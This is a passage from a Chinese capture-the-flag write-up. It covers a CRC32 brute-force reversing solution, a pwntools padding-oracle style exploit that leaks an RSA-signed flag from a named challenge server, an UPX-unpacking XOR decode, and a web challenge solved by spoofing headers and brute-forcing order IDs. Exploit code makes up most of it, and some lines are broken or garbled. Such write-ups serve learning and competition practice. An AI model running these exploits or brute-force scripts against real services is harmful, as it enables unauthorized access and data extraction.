 0x1C, 0xF2, 0xBD, 0xBD, 0x8A, 0xC2, 0xBA, 0xCA, 0x30, 0x93, 0xB3, 0x53, 0xA
6, 0xA3, 0xB4, 0x24,
 0x05, 0x36, 0xD0, 0xBA, 0x93, 0x06, 0xD7, 0xCD, 0x29, 0x57, 0xDE, 0x54, 0xB
F, 0x67, 0xD9, 0x23,
 0x2E, 0x7A, 0x66, 0xB3, 0xB8, 0x4A, 0x61, 0xC4, 0x02, 0x1B, 0x68, 0x5D, 0x9
4, 0x2B, 0x6F, 0x2A,
 0x37, 0xBE, 0x0B, 0xB4, 0xA1, 0x8E, 0x0C, 0xC3, 0x1B, 0xDF, 0x05, 0x5A, 0x8
D, 0xEF, 0x02, 0x2D,
 0x48, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x0
0, 0x00, 0x00, 0x00,
};
unsigned char var_5BE, var_5C1, var_5C0, var_5BF, var_5BD;
unsigned int calc () {
 unsigned int eax, ecx;
```

```
 eax = var_5BE;
 eax = ~eax;
 eax = eax & 0xFF;
 ecx = *(unsigned int *)&(crc32_table[eax * 4]);
 eax = var_5C1;
 ecx = ecx ^ 0xFFFFFF;
 eax = eax ^ ecx;
 ecx = ecx >> 8;
 eax = eax & 0xFF;
 ecx = ecx ^ *(unsigned int *)&(crc32_table[eax * 4]);
 eax = var_5C0;
 eax = eax ^ ecx;
 ecx = ecx >> 8;
 eax = eax & 0xFF;
 ecx = ecx ^ *(unsigned int *)&(crc32_table[eax * 4]);
 eax = var_5BF;
 eax = eax ^ ecx;
 ecx = ecx >> 8;
 eax = eax & 0xFF;
 ecx = ecx ^ *(unsigned int *)&(crc32_table[eax * 4]);
 eax = var_5BD;
 eax = eax ^ ecx;
 ecx = ecx >> 8;
 eax = eax & 0xFF;
 ecx = ecx ^ *(unsigned int *)&(crc32_table[eax * 4]);
 eax = 0;
 ecx = ~ecx;
 return ecx;
}

int main(int argc, char * argv[])
{
 unsigned int ecx = 0;
 unsigned int i,j,k,l;
 var_5BE = 0x4E;
 var_5C1 = var_5C0 = var_5BF = var_5BD = 0;
 i = j = k = l = 0;
 for (i = 0x47; i <= 0x56; i++) {
  for (j = 0x47; j <= 0x56; j++) {
   for (k = 0x47; k <= 0x56; k++) {
    for (l = 0x47; l <= 0x56; l++) {
     var_5C1 = i;
     var_5C0 = j;
     var_5BF = k;
     var_5BD = l;
     ecx = calc();
     if (ecx == 0x9D945A6E) {
      printf("0x%X, 0x%X, 0x%X, 0x%x, 0x%X\n", var_5BE,i,j,k,l);
```

```
        printf("success!\n");
        return;
      }
    }
  }
 }
}
 printf("no result\n", ecx);
 return 0;
}
```

计算结果为0x4E（N），0x4D（M），0x4B（K），0x48（H），0x4E（N）。



现在可以得到转换后完整的字母表为
MMMuMHMNNyJLJKMM
JPJKJMMMJLIfMMJP
JLMHIxJKMHJGMHIq
MIMHJJJHIvJNMIJH
JNJHMHJNMLMJMHJO
JINe

4.5、按照4.1和4.2的规则逆推，可以得到最终flag为flag{54f946f5-f95a-4a0a-ba31-7b171a7eca82}。

14.rsa system

padding的问题，可以一点点的泄露内容，exp如下：

```
from pwn import *
import gmpy2
```

```
n = 0xBACA954B2835186EEE1DAC2EF38D7E11582127FB9E6107CCAFE854AE311C07ACDE3AAC
8F0226E1435D53F03DC9CE6701CF9407C77CA9EE8B5C0DEE300B11DD4D6DC33AC50CA9628A7F
B3928943F90738BF6F5EC39F786D1E6AD565EB6E0F1F92ED3227658FDC7C3AE0D4017941E1D5
B27DB0F12AE1B54664FD820736235DA626F0D6F97859E5969902088538CF70A0E8B833CE1896
AE91FB62852422B8C29941903A6CF4A70DF2ACA1D5161E01CECFE3AD80041B2EE0ACEAA69C79
3D6DCCC408519A8C718148CF897ACB24FADD8485588B50F39BCC0BBF2BF7AD56A51CB3963F1E
B83D2159E715C773A1CB5ACC05B95D2253EEFC3CCC1083A5EF279AF06BB92FL


def pad(s):
    s += (256 - len(s)) * chr(256 - len(s))
    ret = ['\x00' for _ in range(256)]
    for index, pos in enumerate(s_box):
        ret[pos] = s[index]
    return ''.join(ret)


def unpad(s):
    ret = ['\x00' for _ in range(256)]
    for index, pos in enumerate(invs_box):
        ret[pos] = s[index]
    print ret
    return ''.join(ret[0:-ord(ret[-1])])


def str2int(s):
    return int(s.encode('hex'), 16)


s_box = [
    0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01, 0x67, 0x2B,
    0xFE, 0xD7, 0xAB, 0x76, 0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0,
    0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4, 0x72, 0xC0, 0xB7, 0xFD, 0x93, 0x26,
    0x36, 0x3F, 0xF7, 0xCC, 0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8, 0x31, 0x15,
    0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12, 0x80, 0xE2,
    0xEB, 0x27, 0xB2, 0x75, 0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0,
    0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x84, 0x53, 0xD1, 0x00, 0xED,
    0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB, 0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF,
    0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F,
    0x50, 0x3C, 0x9F, 0xA8, 0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5,
    0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2, 0xCD, 0x0C, 0x13, 0xEC,
    0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D, 0x64, 0x5D, 0x19, 0x73,
    0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14,
    0xDE, 0x5E, 0x0B, 0xDB, 0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C,
    0xC2, 0xD3, 0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79, 0xE7, 0xC8, 0x37, 0x6D,
    0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65, 0x7A, 0xAE, 0x08,
    0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6, 0xE8, 0xDD, 0x74, 0x1F,
    0x4B, 0xBD, 0x8B, 0x8A, 0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E,
```

```
    0x61, 0x35, 0x57, 0xB9, 0x86, 0xC1, 0x1D, 0x9E, 0xE1, 0xF8, 0x98, 0x11,
    0x69, 0xD9, 0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9, 0xCE, 0x55, 0x28, 0xDF,
    0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99, 0x2D, 0x0F,
    0xB0, 0x54, 0xBB, 0x16
]

invs_box = [
    0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF, 0x40, 0xA3, 0x9E,
    0x81, 0xF3, 0xD7, 0xFB, 0x7C, 0xE3, 0x39, 0x82, 0x9B, 0x2F, 0xFF, 0x87,
    0x34, 0x8E, 0x43, 0x44, 0xC4, 0xDE, 0xE9, 0xCB, 0x54, 0x7B, 0x94, 0x32,
    0xA6, 0xC2, 0x23, 0x3D, 0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA, 0xC3, 0x4E,
    0x08, 0x2E, 0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2, 0x49,
    0x6D, 0x8B, 0xD1, 0x25, 0x72, 0xF8, 0xF6, 0x64, 0x86, 0x68, 0x98, 0x16,
    0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6, 0x92, 0x6C, 0x70, 0x48, 0x50,
    0xFD, 0xED, 0xB9, 0xDA, 0x5E, 0x15, 0x46, 0x57, 0xA7, 0x8D, 0x9D, 0x84,
    0x90, 0xD8, 0xAB, 0x00, 0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05,
    0xB8, 0xB3, 0x45, 0x06, 0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F, 0x02,
    0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B, 0x3A, 0x91, 0x11, 0x41,
    0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF, 0xCE, 0xF0, 0xB4, 0xE6, 0x73,
    0x96, 0xAC, 0x74, 0x22, 0xE7, 0xAD, 0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8,
    0x1C, 0x75, 0xDF, 0x6E, 0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89,
    0x6F, 0xB7, 0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B, 0xFC, 0x56, 0x3E, 0x4B,
    0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE, 0x78, 0xCD, 0x5A, 0xF4,
    0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7, 0x31, 0xB1, 0x12, 0x10, 0x59,
    0x27, 0x80, 0xEC, 0x5F, 0x60, 0x51, 0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D,
    0x2D, 0xE5, 0x7A, 0x9F, 0x93, 0xC9, 0x9C, 0xEF, 0xA0, 0xE0, 0x3B, 0x4D,
    0xAE, 0x2A, 0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53, 0x99, 0x61,
    0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1, 0x69, 0x14, 0x63,
    0x55, 0x21, 0x0C, 0x7D
]


def padflaglen(p, now, cc):
    p.recvuntil('Please give me your choice :\n')
    p.sendline('1')

    p.recvuntil(': ')
    pad = (256 - now) * cc
    #pad = ''
    p.sendline(pad)
    p.recvuntil('Success\n')


def getcipher(p):
    p.recvuntil('Please give me your choice :\n')
    p.sendline('2')
    p.recvuntil('Your signed flag ciphertext is : ')
    cipher1 = p.recvuntil('\n', drop=True)
```

```
    return int(cipher1, 16)


#context.log_level = 'debug'

flag = ['\x00'] * 256
for i in range(1, 40):
    p = remote('123.59.138.211', 23333)
    #p = remote('127.0.0.1', 23333)
    p.recvuntil('|_| \_\____/_/   \_\ |____/ |_| |____/ |_| |_____|_|  |_|\n
\n')
    padflaglen(p, 38, chr(256 - i))
    padflaglen(p, i, chr(256 - i))
    cipher = getcipher(p)
    print cipher
    p.close()
    tmp = []
    for j in range(0, 256):
        if flag[j] == '\x00':
            tmp.append(chr(256 - i))
        else:
            tmp.append(flag[j])
    for j in range(0, 256):
        tmp[i - 1] = chr(j)
        now = ''.join(tmp)
        now = pad(now)
        now = now.encode('hex')
        now = int(now, 16)
        #if j == 0x66:
        #    test = gmpy2.powmod(now, 0x10001, n)
        #    print now, test
        if gmpy2.powmod(now, 0x10001, n) == cipher:
            flag[i - 1] = chr(j)
            #print flag
            break
print ''.join(flag)[:38]
```

15.Explain

1、工具upx脱壳
2、upx脱壳后文件无法执行，但可以attach上去调试。
orV={0x00,0x01,0x02,0x03,0x04,0x05,0x06,0x07,0x08,0x09,0x0a,0x0b,0x0c,0x0d,0x0e,0x0f,\
0x10,0x11,0x12,0x13,0x14,0x15,0x16,0x17,0x18,0x19,0x1a,0x1b,0x1c,0x1d,0x1e,0x1f,\
0x20,0x21,0x22}

strA="fmcd\x7fQn6{V;xSYgAiNDzfaCV)FWz\x7fUwqE\x00\x5f"
result=""
for i in range(len(strA)):
result=result+chr(ord(strA[i])$^{i)}$

print result
得到flag：
flag{Th1s_1s_TiNy_VirtUA1_MacHine!}

16.问卷调查

17.shoppinglog

先查看源码，本地配hosts为www.tmvb.com请求，绕过第一关。
设置Referer为www.dww.com，绕过第二关。
设置Accept-Language为ja，绕过第三关。

之后本地先生成一个字典，然后爆破。

```
import hashlib
import random
import sys
import requests


def gen_dict():
 with open("dic", "w") as f:
  while True:
   rand = str(random.randint(1, 100000000000000))
   md5 = hashlib.md5(rand).hexdigest()
   f.write(rand + " " + md5[:6] + "\n")

dicts = {}

with open("dic") as f:
 for line in f:
  index, code = line.split()
  if code not in dicts:
   dicts[code] = index

print("load ok!")
```

```
header = {
 'Referer': 'www.dww.com',
 'Accept-Language': 'ja'
}

data = {
 'TxtTid': 0000,
 'code': 21197048418164
}

session = requests.session()

i = 0
while True:
 id = str(i)
 if len(id) != 4:
  id = (4-len(id))*'0'+id

 r = session.get("http://www.tmvb.com/5a560e50e61b552d34480017c7877467info.p
hp", headers=header)
 find = r.text.find('substr(md5(code),0,6) === ')+len('substr(md5(code),0,6)
 === \'')
 vl = r.text[find:find+6]
 if vl not in dicts:
  print(id)
  continue

 data['TxtTid'] = id
 data['code'] = dicts[vl]
 r = session.post("http://www.tmvb.com/api.php?action=report", headers=heade
r, data=data)
 if "There's no such order." not in r.text:
  print(r.text)

 i += 1
 if i > 10000:
  break
```